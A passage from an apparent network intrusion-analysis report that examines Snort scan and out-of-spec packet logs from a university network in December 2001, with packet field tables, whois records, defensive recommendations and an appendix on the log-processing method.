**SF**** Seq: 0x7863007   Ack: 0x6D563A98   Win: 0x404
00 00 00 00 00 00
```

In the first packet we have highlighted fields of interest. These are outlined in the table below

Field of Interest	Description
Source Port = 22	Normally the source port would be an empirical port which is above 1024. What also is interesting is that the source port is the same as the destination address in all the packets.
Time-To-Live = 25	We find that the TTL in all the packets are of a value of 25. This also means that the hops between the source address and the Snort sensor did not change over the period of the approx. 8000 events.
Type-Of-Service = 0x0	There are no ToS settings in any of the packets
IP ID	The IP Identification field is always set to a value of 39426
Sequence Number	We find that the TCP Sequence number is often reused over multiple destination hosts. Sometimes the Sequence number is reused over more than 20 sequential packets.
Ack Number	Similar to the Sequence number, the ack number is reused over multiple destinations hosts. We find that the Sequence number and the Ack number change to a new number in the same packet.
Window	We find that all the packets have a Window Size of hex 0x404, or 1028 in decimal.

Whois

```
@Home Netwo rk (NETBLK-ATHOME)      ATHOME              24.0.0.0  - 24.23.255.255
@Home Network (NETBLK -HOME-CORP-1) HOME-CORP-1          24.0.16.0  - 24.0.31.255

@Home Network (NETBLK -HOME-CORP-1)
   425 Broadway
   Redwood City, CA 94063
   US

   Netname: HOME -CORP-1
   Netblock : 24.0.16.0  - 24.0.31.255

   Coordinator:
      Operations, Network  (HOME  -NOC-ARIN)  noc-abuse@noc.home.net
      (650) 556 -5599

   Record last updated on 09  -Apr-1998.
   Database last updated on  10  -Mar-2002 19:57:29 EDT
```

Security Recommendation

We would recommend if the University is worried about people aggressively scanning its network for vulnerable ssh servers, then the University should conduct an internal audit of all active ssh servers to make sure they are all invulnerable versions.

When reviewing the data for the top destination host we discovered that that one source address was responsible for the 104 OOS Snort alerts. However, the OOS events are very unusual. The source host (199.183.24.194) always tried to send a packe t to the destination port 25, however its source port did change. Below are some example OOS events with the "unusual" characteristics outlined in a table below.

```
12/23-02:25:27.367544 199.183.24.194:59330   -> MY.NET.253.43:25
TCP TTL:52 TOS:0x0 ID:5004   DF
21S*****  Seq: 0xD7A367FF   Ack:  0x0   Win:  0x16D0
TCP Options => MSS:  1460 SackOK TS: 201618547  0 EOL EOL EOL EOL

12/23-23:02:08.057388 199.183.24.194:33519   -> MY.NET.253.43:25
TCP TTL:52 TOS:0x0 ID:25301  DF
21S***** Seq: 0x1302CBB1   Ack: 0x0   Win:   0x16D0
TCP Options => MSS: 1460 SackOK TS: 209037668 0 EOL EOL EOL EOL


12/24-17:58:22.092712 199.183.24.194:49189   -> MY.NET.253.43:25
TCP TTL:52 TOS:0x0 ID:49141  DF
21S***** Seq: 0xD7510FF1   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 21  5855108 0 EOL EOL EOL EOL
```

Field of Interest	Description
TTL: 52	We find that the Time-To-Live in all the packets are of a value of 52. This also means that the hops between the source address and the Snort sensor did not change over the period of the O OS events.
ToS: 0x0	There are no Type-of-Service settings in any of the packets
Don't-Fragment Flag	The Don't Fragment is set on all the OOS events
21S*****	These TCP flag bits are set on in all the packets. The flag bits with of value of 2 and 1, are r eserved flags and should not be turned on.
Ack: 0x0	With an Ack of 0, it seems as if the packets were acting as if they were the first SYN packet in a TCP three way handshake.
Window: 0x16D0	We find that all the packets have a Window Size of hex 0x16D0, or 5840 in decimal.
TCP Option Settings	
MSS: 1460	The Max-Segment-Size in all the packets were set to 1460.
SackOK	In all the packets the Selective-Acknowledgement was turned on
TS	Rf1323
0 EOL EOL EOL EOL	At the end of each packet is the sequence of a 0, followed by 4 End-of-List TCP options.

Whois

```
ICG NetAhead, Inc. (NET -ICG-BLK-BLK4-C) ICG-BLK-BLK4-C
                                              199.183.16.0  - 199.183.143.255
Red Hat Software (NET -REDHAT)     REDHAT         199.183.24.0  - 199.183.24.255

Red Hat Software (NET -REDHAT)
   P.O. Box 4325
   Chapel Hill, NC  27515
   US

   Netname: REDHAT
   Netblock: 199.183.24.0   - 199.183.24.255

   Coordinator:
      Taylor, Stacy  (ST452 -ARIN)  abuse@icgcom.com
      408-579-5000

   Record last updated on 01 -Mar-2001.
   Database last updated  on  10-Mar-2002 19:57:29 EDT.
```

Security Recommendation

Although the packets we are receiving from 199.183.24.194 are definitely out of spec (due to the setting of the reserved TCP flags), the frequency of the packets does not lead us to believe that the originator is of malicious intent. The packets arrive spread out over the five days (except we did not see any on the 26 th). We would suggest that the University try contact the owner of the source server to try to determine what is happening as we belie ve it may be a bug in the server/software sending the packet, or a network device corrupting packets when it processes the datagram. A similar thing occurred with a router on the UK ISP Demon.net. (http://www.sans.org/y2k/050500.htm). Our guess would be a mail server that is responsible for delivering a mailing list at RedHat Software (produces a Linux distribution) has an unusual network problem.

Section 2 – Appendix – How the data was Analysed

1. We removed the header line from the Alert, OOS and the Scan log files

2. Then (in Linux), using a for loop we put all the alert files into one file and all the scan files into one file:

```
for list in `ls alert*`
    do
    cat $list >> alerts
    done
```

3. We then downloaded the scripts developed by Lenny Zeltser (http://www.zeltser.com/sans/practical/) and reviewed the output they would created.

4. Based upon the snorts-txt2bdb.pl we created a script that w ould convert the OOS cocanonated log file into a BDB database. Then by modifying the scripts previously used for the alerts and scans, we generated similar data for the OOS Snort events.

5. The data created in steps 3 and 4 were comma delimited. We used thes e data files to import into Excel. Excel was a very useful tool to create the Top10 graphs, as well be flexible at sorting data based on columns (e.g. destination host, time etc etc). The sorting ability enabled us to see patterns that were not obvious fro m the unsorted data. The list of scripts we used are: -

```
i)     snorta-txt2bdb.pl
ii)    snorta-bydsthost.pl
iii)   snorta-bydstnet.pl
iv)    snorta-bysrchost.pl
v)     snorta-bysrcnet.pl
vi)    snorta-byname.pl
vii)   snorts-txt2bdb.pl
viii)  snorts-bydsthost.pl
ix)    snorts-bydstnet.pl
x)     snorts-bysrchost.pl
xi)    snorts-bysrcnet.pl
xii)   snorts-bysrcnet-ClassC.pl
xiii)  snorto-txt2bdb.pl
xiv)   snorto-bydsthost.pl
xv)    snorto-bydstnet.pl
xvi)   snorto-bysrchost.pl
xvii)  snorto-bysrcnet.pl
xviii)snorto-countevents.pl
```

6. We also used Snor tSnarf (http://www.silicondefense.com/software/snortsnarf/) to produce a list of Snort Alert events. If the University intends to use this tool for themselves, then be aware, that over a 5 day period it used an extremely large memory footprint and disk footprint to first run, and then store the output.

Note: The modified scripts can been found at http://packetdump.info/Snort .

The files analysed were:-

```
alert.011223.gz
alert.011224.gz
alert.011225.gz
alert.011226.gz
alert.011227.gz

oos_Dec.23.2001.gz
oos_Dec.24.2001.gz
oos_Dec.25.2001.gz
oos_Dec.26.2001.gz
oos_Dec.27.2001.gz

scans.011223.gz
scans.011224.gz
scans.011225.gz
scans.011226.g z
scans.011227.gz
```